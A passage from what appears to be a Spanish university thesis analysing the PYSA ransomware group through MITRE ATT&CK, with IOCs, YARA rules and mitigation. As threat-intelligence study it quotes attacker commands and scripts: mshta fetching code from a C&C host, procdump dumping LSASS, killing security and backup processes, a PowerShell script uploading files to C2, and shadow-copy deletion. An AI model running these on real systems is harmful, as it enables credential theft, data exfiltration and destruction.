


Ilustración 56 - Creación de servicio de PYSA

También crea un archivo bat con un nombre que hace parecer que está actualizando algo:

```
cmd /c “”$user\temp\update.bat” “
```

- **T1027 – Obfuscated Files or Information:** ChaChi hace uso de funciones y cadenas de palabras ofuscadas.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobrepasar las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. PYSA usa mshta.exe para ejecutar código desde el servidor C&C con el siguiente comando:

```
Mshta hxxp://<ip>:<puerto>/<recurso>
```

10.10.4.6.6 Credential Access

Consiste en técnicas para robar credenciales como nombres de cuentas y contraseñas.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

-
- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
 - **T1555.003 - Credentials from Password Stores: Credentials from Web Browsers:** PYSA ha accedido a los siguientes documentos de Google Chrome que contienen información sobre contraseñas:

```
Directorio de la imagen: "$selfpath\$selfname.exe",
Directorio de archivo: "$appdata\Local\Google\Chrome\User Data\Local State",
Directorio de archivo: "$appdata\Local\Google\Chrome\User Data\Web Data-journal",
Directorio de archivo: "$appdata\Local\Google\Chrome\User Data\Web Data"
```

- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del Local Security Authority Subsystem Service (LSASS). PYSA utiliza herramientas conocidas, como Mimikatz, K0adic, Empire o LaZagne. Además, se ha observado el uso de la herramienta procdump:

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

También usa esta técnica a través de los servicios DLL que tiene Windows.

10.10.4.6.7 Discovery

Consiste en técnicas que permiten al atacante obtener conocimiento sobre nuestro sistema y red interna.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1087 – Account Discovery:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

PYSA también ha usado el comando "Find-LocalAdminAccess" proveniente del módulo Recon de Powersploit.
- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de ransomware generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.
- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.

- **T1057 – Process Discovery:** PYSA utiliza la herramienta wmic para obtener información de los procesos y eliminarlos inmediatamente:

```
function p($p) {
    wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBOB");p("QBData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segunda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

Ilustración 57 - Eliminación de procesos por PYSA

- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all
>> net view /all /domain
>> dsquery subnet -limit 0
>> nltest /domain _ trusts
>> nltest /dclist
```

- **T1082 – System Information Discovery:** ChaChi obtiene el nombre del ordenador y del usuario.
- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net session
>> net use
>> netstat -ano
>> query session
```

10.10.4.6.8 Lateral Movement

Consiste en técnicas que utilizan los atacantes para entrar y controlar sistemas remotos en una red.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1570 – Lateral Tool Transfer:** PYSA hace uso de RDP para propagar el ransomware o las herramientas usadas, dentro de la red. Se les ha visto utilizar la herramienta PSEexec:

```
psexec.exe -accepteula -d -s \\<ip_address> <executable_path>
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede PYSA anular moviéndose en la red con el uso de conexiones de escritorio remoto. PYSA activa el protocolo de escritorio remoto en su script de PowerShell:

```
Set-ItemProperty -Path 'HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server' -Name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Ilustración 58 - Script de PYSA en PowerShell

- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** PYSA ha ejecutado el script p.ps1 en PowerShell desde una red compartida en un anfitrión remoto:

```
powershell.exe -ExecutionPolicy Bypass -file  
\\[REMOTE_HOSTNAME]\\share$\\p.ps1
```

10.10.4.6.9 Command and Control

Consiste en técnicas que usan los atacantes para comunicarse con sistemas bajo su control dentro de la red de la víctima.

La técnica que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1071.001 – Application Layer Protocol: Web Protocols:** PYSA ha descargado QBot a través de un documento de Excel que estaba adjunto en un email de phishing.
Image_path: \$programfiles\Microsoft Office\Office14\EXCEL.EXE
URL: hxxp://101.99.95.143/44657.5824381944.dat
- **T1001 – Data Obfuscation:** ChaChi tiene un codificador para C2 personalizado.
- **T1573.001 – Encrypted Channel: Symmetric Cryptography:** PYSA utiliza los algoritmos XSalsa20 y Poly1305 para encriptar el canal.
- **T1008 – Fallback Channels:** Tiene como canal primario un DNS y como plan b o alternativo uno HTTP.
- **T1572 – Protocol Tunnelling:** Utiliza un túnel DNS para evitar ser detectado y saltarse el cortafuegos si hubiera.
- **T1090.002 – Proxy: External Proxy:** PYSA utiliza un proxy intermedio, el SOCKS5, para evitar las conexiones directas a su infraestructura.

10.10.4.6.10 Exfiltration

Consiste en técnicas cuya finalidad es robar datos de tu red.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Para realizar el envío de los datos robados, PYSA utiliza un script que busca todos los directorios en todos los discos duros y transfiere sus archivos al servidor C2, codificado en base64:

```
[string]$id = " ";
[string]$token = " ";

function CreateJobLocal($folders)
{
    Write-host $folders;
    $jobName = -join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object { [char]$_ });
    $foldersString = $folders -Join '|';
    $foldersArg = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($foldersString));
    $job = Start-Job -Name $jobName -ScriptBlock {
        $folderArg = $args[0];
        [string]$id = $args[1];
        [string]$token = $args[2];
        $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
        [array]$folders = $foldersRaw.split("|");
        function fill([string]$filename)
        {
            if ($filename)
            {
                try
                {
                    [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String("
Add-Type -AssemblyName System.Web;
$wc = New-Object System.Net.WebClient;
$path = $filename -Replace "\\", "/";
$path = $path -Split "/";
[string]$fullPath = $path[1];
$fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
[string]$uri = "$($prefix)?token=$($token)&id=$($id)& fullPath=$($fullPath)";
$wc.UploadFile($uri, $filename);
}
                catch
                {
                }
            }
        }
    }
}

CreateJobLocal $folders
```

Ilustración 59 - Script para la exfiltración de datos

10.10.4.6.11 Impact

Consiste en técnicas que alteran la disponibilidad o comprometen la integridad mediante la manipulación de los procesos comerciales y operacionales.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1486 – Data encrypted for impact:** PYSA, al igual que los demás grupos ransomware, encripta los archivos de la víctima para dificultar su recuperación y el uso normal del sistema.
- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias shadow y desactivan las características de reparación y recuperación automáticas. PYSA ha usado un script en PowerShell con varias acciones, incluyendo comandos para eliminar las copias shadow y puntos de restauración:

```
>> vssadmin delete shadows /all /quiet
>> Get-ComputerRestorePoint | Delete-ComputerRestorePoint
```

- **T1489 – Service Stop:** PYSA ha sido observado parando servicios y procesos a través de comandos en PowerShell:

```
function s($s) {
Get-Service | Where-Object {$_['DisplayName'] -like "*$s*"} | Stop-Service -Force
Get-Service | Where-Object {$_['DisplayName'] -like "*$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
```

Ilustración 60 - Script de PYSA parando servicios

10.10.4.7 Limpieza

Actualmente no existe una herramienta de desencriptación fiable que se capaz de recuperar los archivos cifrados. Sin embargo, existe una empresa capaz de desencriptar todos los archivos a cambio de un pago. Se trata de [RansomHunter](#) y promete un diagnóstico inicial gratuito para determinar si es posible recuperar la información encriptada o no.

Además de esa opción, si es posible, siempre podemos recuperar los archivos a través de una copia de seguridad.

Para estar seguros de que nuestro sistema está libre de ransomware o para detectarlo, podemos usar alguna de las siguientes herramientas: [Combo Cleaner](#), [Bitdefender Antivirus](#), etc.

10.10.4.8 Mitigación

La mejor forma de responder ante el ataque del ransomware es aislar el dispositivo infectado de la red/VLAN existente en la entidad atacada, así se evita la expansión hacia otros dispositivos y se limita el impacto causado.

Esto podría causar una interrupción en los servicios que ofrece la entidad al tener que apagar o reiniciar los dispositivos infectados; sin embargo, nos permite contener el ataque y con ello facilitar la recuperación.

10.10.4.9 IOCs

10.10.4.9.1 Servicios que para

PYSA hace uso de una función similar a `s()`:

```
function s($s) {  
    Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Stop-Service -Force  
    Get-Service | Where-Object {$_.DisplayName -like "*$s*"} | Set-Service -StartupType Disabled  
}
```

El nombre de los servicios es pasado como un parámetro a dicha función. Para los servicios de la siguiente lista:

SQL, Oracle, Citrix, Exchange, Veeam, Malwarebytes, Sharepoint, Quest, Backup.

10.10.4.9.2 Procesos que para

PYSA hace uso de una función similar a `p()`:

```
function p($p) {  
    wmic process where "name like '%$p%'" delete  
}
```

El nombre de los servicios es pasado como un parámetro a dicha función. Para los servicios de la siguiente lista:

Acronis, adobe, agent, Agent, AlwaysOn, anydesk, apache, Arcserve, autodesk, Backup, barracuda, center, Chrome, citrix, Citrix, Core.Service, database , def, dev, endpoint, Endpoint, engine, Exchange, firefox, Framework, http, java, logmein, Malware, manage, microsoft, Mongo, monitor, OCS, Inventory, office, protect, QBCF, QBData, QBDB, QuickBooks, sage, secure, security, segurda, server, silverlight, solarwinds, sprout sql, SQL, teamviewer, veeam, Veeam, vnc, web.

10.10.4.9.3 IPs maliciosas

- 194.187.249.102
- 72.52.178.23
- 194.5.249.180
- 45.147.228.49
- 160.20.147.184
- 172.96.189.167
- 172.96.189.22
- 172.96.189.246
- 185.185.27.3
- 185.186.245.85
- 185.193.38.60
- 193.239.84.205
- 193.239.85.55
- 194.5.249.18
- 194.5.250.216
- 198.252.100.37
- 23.83.133.136
- 45.147.229.29
- 89.38.225.208
- 89.41.26.173
- 23.129.64.190
- 185.220.100.240
- 45.147.231.210

- 194.36.190.74

10.10.4.9.4 Dominios

| | |
|----------------------------|-----------------------------|
| Englishdialoge.xyz | ntservicepack.com |
| starhouse.xyz | productoccup.tech |
| accounting-consult.xyz | pump-online.xyz |
| blitzz.best | reportservicefuture.website |
| ccenter.tech | sbvjhs.club |
| cvar99.xyz | sbvjhs.xyz |
| dowax.xyz | serchtext.xyz |
| englishdict.xyz | spm.best |
| english-breakfast.xyz | statistics-update.xyz |
| pysa2bitc5ldeyfak4seeruqym | transnet.wiki |
| qs4sj5wt5qkcq7aoyg4h2acqi | visual-translator.xyz |
| eywad.onion | wiki-text.xyz |
| firefox-search.xyz | |

10.10.4.9.5 Archivos

| Archivo | SHA256 |
|---------|---|
| ChaChi | 12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc080 7ca6b256c7281c 8a9205709c6a1e5923c66b63addc1f833461df2c7e26d91769 93f14de2a39d5b 37c3cb07b37d43721b3a8171959d2dff11ff904b048a3340122 39be9c7b87f63 0bcbc1faec0c44d157d5c8170be4764f290d34078516da5dcd8 b5039ef54f5ca 6eb0455b0ab3073c88fcba0cad92f73cc53459f94008e57100d c741c23cf41a3 89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a765 05ba97a681010 701791cd5ed3e3b137dd121a0458977099bb194a4580f3648 02914483c72b3ce c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a4 2468db7417045 e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fb b3ad4ff75f649 0fd13ece461511fbc129f6584d45fea920200116f41d6097e4df feb965b19ef4 3a6ddc4022f6abe7bdb95a3ba491aaaf7f9713bcb6db1fbaa299 f7c68ab04d4f4 |

| | |
|---|--|
| | 5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a 8794ffe8dc159 6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8 ab82aeb28b81a 8b5cdedb315da292bbbeb9ff4e933c98f0e3de37b5b813e87a6 b9796e10fbe9e8 2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f 3fbcdca901f5 85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e31 7c18a016b388 7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac1618 3d1321be04768 9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9 ed866337bdbde a30e605fa404e3fcbfc50cb94482618add30f8d4dbd9b38ed59 5764760eb2e80 aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23ea dcbe0a2b586 af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654 024ce460526f61e 045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec 1a842e50af4410 b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494 548c88ec690551e ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4 640b4f7983c1 d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca4 19e6efd711820 ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515 da7800c2ee6a0f f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214 e8226d71e7eb7 f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c1 46e8ea89fcc0b |
| Archivo bat para eliminar un binario | 44af9d898f41b7506b5a1f9387f3ce27b9dfa572aae799295ca95 eb0c54403cff |
| Nombre de archivo legítimo | f2dda8720a5549d4666269b8ca9d629ea8b76bdf |

10.10.4.9.6 Hashes

| SHA256 |
|---|
| 12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc0807ca6b256c7281c |
| 8a9205709c6a1e5923c66b63addc1f833461df2c7e26d9176993f14de2a39d5b |
| 37c3cb07b37d43721b3a8171959d2dff11ff904b048a334012239be9c7b87f63 |
| 0bcbc1faec0c44d157d5c8170be4764f290d34078516da5dc8b5039ef54f5ca |
| 6eb0455b0ab3073c88fcba0cad92f73cc53459f94008e57100dc741c23cf41a3 |
| 89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a76505ba97a681010 |
| 701791cd5ed3e3b137dd121a0458977099bb194a4580f364802914483c72b3ce |
| c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a42468db7417045 |
| e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fbb3ad4ff75f649 |
| 0fd13ece461511fbc129f6584d45fea920200116f41d6097e4dffeb965b19ef4 |
| 3a6ddc4022f6abe7bdb95a3ba491aaf7f9713bcb6db1fbbaa299f7c68ab04d4f4 |
| 5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a8794ffe8dc159 |
| 6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8ab82aeb28b81a |
| 8b5cdbd315da292bbeb9ff4e933c98f0e3de37b5b813e87a6b9796e10fbe9e8 |
| 2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f3fbbcdca901f5 |
| 85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e317c18a016b388 |
| 7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac16183d1321be04768 |
| 9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde |
| a30e605fa404e3fcbfc50cb94482618add30f8d4dbd9b38ed595764760eb2e80 |
| aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586 |
| af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654024ce460526f61e |
| 045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec1a842e50af4410 |
| b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494548c88ec690551e |
| ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4640b4f7983c1 |
| d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca419e6efd711820 |
| ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515da7800c2ee6a0f |

| |
|--|
| f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214e8226d71e7eb7 |
| f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c146e8ea89fcc0b |
| 44af9d898f417506b5a1f9387f3ce27b9dfa572aae799295ca95eb0c54403cff |
| 4770a0447ebc83a36e590da8d01ff4a418d58221c1f44d21f433aaf18fad5a99 |
| 03f8b112f52b6fc7722e07aa416b6e74b63520f9fc5c932bd4382c3676bd4d64 |
| 6661b5d6c8692bd64d2922d7ce4641e5de86d70f5d8d10ab82e831a5d7005acb |
| 9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde |
| 164cb8e82d7e07cca0409925cadd8be5e3e8e07db88526ff7fe87596c6a6bd07 |
| 7c774062bc55e2d0e869d5d69820aa6e3b759454dbc926475b4db6f7f2b6cb14 |
| 58ebe9b1c926c87dc1e9d924942504a56456007bff8de4932ef18e476da700c2 |
| 6f3cd5f05ab4f404c78bab92f705c91d967b31a9b06017d910af312fa87ae3d6 |
| 1e39243c218056dbe72b6b889f2245b3d0f49f29952950d4b83581263c09c1ae |
| fb31b023d2545563862c9c314d91770fce7bb7a4b13abfdb5244266a67446a3 |
| 153222163442b304f5cee295268115c9cfdf0f1168f49f9e3fae52340eee51ec |
| d1b6ee9b716fe48e51ac4e6bec691366bb08d507773d61a5d14fb15ec5e25e2b |
| 6f4338a7a3ef8e491279ae81543a08554cad15d1bce6007047bc4449d945b799 |
| 051fb654403340420102430f807ea41ab790666488d897dc5b0008e99fed47d6 |
| 75c8e93ffcf84f0d3444c0b9fc8c9a462f91540c8760025c393a749d198d9db |
| 7fd3000a3afb077589c300f90b59864ec1fb716feba8e288ed87291c8fdf7c3 |
| 931772ac59f5859e053589202c8db81edc01911391fe5b32c9abb5bbc2b06e43 |
| af99b482eb0b3ff976fa719bf0079da15f62a6c203911655ed93e52ae05c4ac8 |
| 90cf35560032c380ddaaa05d9ed6baacbc7526a94a992a07fd02f92f371a8e92 |
| 4770a0447ebc83a36e590da8d01ff4a418d58221c1f44d21f433aaf18fad5a99 |
| e4287e9708a73ce6a9b7a3e7c72462b01f7cc3c595d972cf2984185ac1a3a4a8 |

10.10.4.10 Matriz del MITRE ATT&CK pintada

- about
Pysa

Capa con las tácticas y técnicas que usa el ransomware Pysa.




Ilustración 61 – Matriz pintada con los TTPs de PYSA

10.10.4.11 Reglas YARA

```
import "pe"

rule PYSA_Ransomware
{
meta:
    author = "Centro Criptológico Nacional (CCN)"
    date = "15/03/2021"
    description = "PYSA ransomware"
strings:
    $1 = "PYSA"
    $2 = "update.bat"
    $3 = "Crypto++"
    $4 = {2E0070007900730061000000}
    $5 = {45766572792062797465206F6E20616E79207479706573}
```

```

condition:
    uint16(0) == 0x5A4D and
    pe.machine == pe.MACHINE_I386 and
    pe.number_of_sections == 7 and
    all of them
}

rule Pysa_ransomware
{
meta:
    description = "YARA rule for identifying the Pysa ransomware."
    author = "Aleksandar Milenkoski"
    date = "2021-07"

strings:
    $code = { 68 00 04 00 00 ?? ?? E8 7C BD 02 00 ?? ?? E8 A5 C2 02 00 ?? ?? ?? ?? ?? ?? ?? DD ?? ?? ?? ?? ?? ?? ?? ?? ?? DD ?? ?? E8 5D 81 03 00 59 ?? E8 B6 BE 02
00 }

    $s1 = "CryptoPP" ascii wide
    $s2 = "pysa" ascii wide nocase fullword
    $s3 = "Protect Your System Amigo" ascii wide nocase

condition:
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and $s2 and 2 of
    ($code,$s1,$s3)
}

rule win32_pysaransomware
{
meta:
    author= "Cyble Research"
    date= "2021-11-25"
    description= "Coverage for Pysa Ransomware"
    hash= "7c774062bc55e2d0e869d5d69820aa6e3b759454dbc926475b4db6f7f2b6cb14"
    strings:
        $header= "MZ"
        $sig1 = "Readme.README" wide ascii
        $sig2 = "n.pysa" wide ascii
        $sig3 =
"pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqiewad.onion" wide ascii
        $sig4 = "kardalkareefhaddad@onionmail.org" wide ascii
        $sig5 = "Every byte on any types of your devices was encrypted."
wide ascii
        $sig6 = "To get all your data back contact us" wide ascii
    condition:
        $header at 0 and (4 of ($sig*))
}

```

```

rule Mal_Backdoor_ChaChi_RAT
{
    meta:
        description = "ChaChi RAT used in PYSA Ransomware Campaigns"
        author = "BlackBerry Threat Research & Intelligence"

    strings:
        // "Go build ID:"
        $go = { 47 6F 20 62 75 69 6C 64 20 49 44 3A }
        // dnsStream
        $dnsStream = { 64 6E 73 53 74 72 65 61 6D }
        // SOCKS5
        $socks5 = { 53 4F 43 4B 53 35 }
        // chisel
        $chisel = { 63 68 69 73 65 6C }

    condition:
        // MZ signature at offset 0
        uint16(0) == 0x5A4D and
        // PE signature at offset stored in MZ header at 0x3C
        uint32(uint32(0x3C)) == 0x00004550 and
        // ChaChi Strings
        all of them
}

```

10.10.4.12 Referencias

<https://blogs.blackberry.com/en/2021/06/pysa-loves-chachi-a-new-golang-rat>

<https://www.acronis.com/en-us/blog/posts/pysa-ransomware/>

<https://www.prodaft.com/resource/detail/pysa-ransomware-group-depth-analysis>

<https://blog.cyble.com/2021/11/29/pysa-ransomware-under-the-lens-a-deep-dive-analysis/>

<https://www.cybereason.com/blog/research/threat-analysis-report-inside-the-destructive-pysa-ransomware>

<https://securitysummitperu.com/articulos/nueva-informacion-del-ransomware-pysa/>

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/5834-ccn-cert-id-05-21-pysa-ransomware/file.html>

<https://www.sentinelone.com/blog/from-the-front-lines-peering-into-a-pysa-ransomware-attack/>

<https://thedefireport.com/2020/11/23/pysa-mespinoza-ransomware/>

10.11 MAPEO DE TTPs A CIS CSC

Ilustración 62 - Mapeo de Tripwire del control CIS 2

10.12 CONTENIDO ENTREGADO

Tabla 15 - Estructura general del fichero entregado

| Directorio | Contenido |
|-----------------------------|---|
| ./ | Contiene esta misma memoria, TFG_Rosa_Garcia_Lopez.pdf, así como el resto de los directorios con los demás recursos. |
| ./EstudioRansomware | Contiene las carpetas de cada grupo <i>ransomware</i> . |
| ./EstudioRansomware/Conti | Contiene el informe de investigación del grupo Conti en formato PDF. También se encuentra en este directorio la matriz con los TTPs de Conti pintados, en formato PDF y SVG. |
| ./EstudioRansomware/Hive | Contiene el informe de investigación del grupo Hive en formato PDF. También se encuentra en este directorio la matriz con los TTPs de Hive pintados, en formato PDF y SVG. |
| ./EstudioRansomware/Lazarus | Contiene el informe de investigación del grupo Lazarus en formato PDF. También se encuentra en este directorio la matriz con los TTPs de Lazarus pintados, en formato PDF y SVG. |
| ./EstudioRansomware/PYSA | Contiene el informe de investigación del grupo PYSA en formato PDF. También se encuentra en este directorio la matriz con los TTPs de PYSA pintados, en formato PDF y SVG. |
| ./MapeosV7 | Contiene los archivos en PDF de todos los grupos <i>ransomware</i> mapeados con la versión 7 de los controles CIS CSC. También contiene los archivos “main.yml”, que es el usado a lo largo del trabajo, y el EXCEL “Ubuntu1804.Security.Controls.2.0.1”. |
| ./MapeosV8 | Contiene los archivos en PDF de todos los grupos <i>ransomware</i> mapeados con la versión 8 de los controles CIS CSC. |
| ./Planificación | Contiene todos los ficheros de Microsoft Project referentes a la planificación y los archivos Excel referentes a los presupuestos. |

10.13 GLOSARIO

- **Apache:** Servidor web de código abierto, ampliamente utilizado en internet para alojar sitios web y aplicaciones, conocido por su flexibilidad, robustez y escalabilidad.
- **Archivo DLL:** Un archivo DLL, abreviatura de *Dynamic Link Library*, es un tipo de archivo comúnmente utilizado en Windows que contiene varias instrucciones que los programas y aplicaciones pueden utilizar para realizar funciones específicas. De esta manera, varios programas pueden utilizar habilidades programadas en el mismo archivo al mismo tiempo.
